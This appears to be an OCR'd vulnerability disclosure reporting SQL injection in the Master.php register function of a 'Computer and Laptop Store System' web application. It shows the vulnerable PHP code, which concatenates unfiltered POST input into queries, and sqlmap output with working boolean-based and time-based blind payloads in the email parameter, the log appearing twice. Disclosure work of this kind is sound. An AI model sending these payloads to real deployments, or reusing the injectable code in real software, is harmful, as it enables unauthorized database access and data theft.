

Computer and Laptop Store System Master.php has Sqlinjection

Computer and Laptop Store System Master.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.



```
$resp['error'] = $this->conn->error;
}
return json_encode($resp);

}
function register(){
extract($_POST);
$data = "";
$_POST['password'] = md5($_POST['password']);
foreach($_POST as $k =>$v){
    if(!in_array($k,array('id'))){
        if(!empty($data)) $data .=",";
        $data .= " `{$k}`='{$v}' ";
    }
}
$check = $this->conn->query("SELECT * FROM `clients` where `email` = '{$email}' ".(!empty($id) ? " and id != {$id} " : "")." ")->num_rows;
if($this->capture_err())
    return $this->capture_err();
if($check > 0){
    $resp['status'] = 'failed';
    $resp['msg'] = "Email already taken.";
    return json_encode($resp);
    exit;
}
if(empty($id)){
    $sql = "INSERT INTO `clients` set {$data} ";
    $save = $this->conn->query($sql);
    $id = $this->conn->insert_id;
}else{
    $sql = "UPDATE `clients` set {$data} where id = '{$id}' ";
    $save = $this->conn->query($sql);
}
if($save){
    $resp['status'] = 'success';
    if(empty($id))
        $this->settings->set_flashdata('success',"Account successfully created.");
    else
```



```
sqlmap identified the following injection point(s) with a total of 872 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)
    Payload: contact=1&default_delivery_address=3137 Laguna Street&email=testing@example.com' AND 3 AND (4564=4564)*8059
39<(24) AND 'OOOLDjI'='OOOLDjI&firstname=QPbmCRVM&gender=Female&lastname=QPbmCRVM&password=u]H[ww6KrA9F.x-F

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)
    Payload: contact=1&default_delivery_address=3137 Laguna Street&email=testing@example.com' AND 3 AND SLEEP(5)#39<(24)
 AND 'OOOLDjI'='OOOLDjI&firstname=QPbmCRVM&gender=Female&lastname=QPbmCRVM&password=u]H[ww6KrA9F.x-F
---
```

Sqlmap Attack

```
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)
    Payload: contact=1&default_delivery_address=3137 Laguna Street&email=testing@example.com' AND 3 AND (4564=4564)*805939<(24) AND '000LDjI'='000LDjI&firstname=QPbmCRVM&gender=Female&lastname=QPbmCRVM&password=u]H[ww6KrA9F.x-F

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)
    Payload: contact=1&default_delivery_address=3137 Laguna Street&email=testing@example.com' AND 3 AND SLEEP(5)#39<(24) AND '000LDjI'='000LDjI&firstname=QPbmCRVM&gender=Female&lastname=QPbmCRVM&password=u]H[ww6KrA9F.x-F
```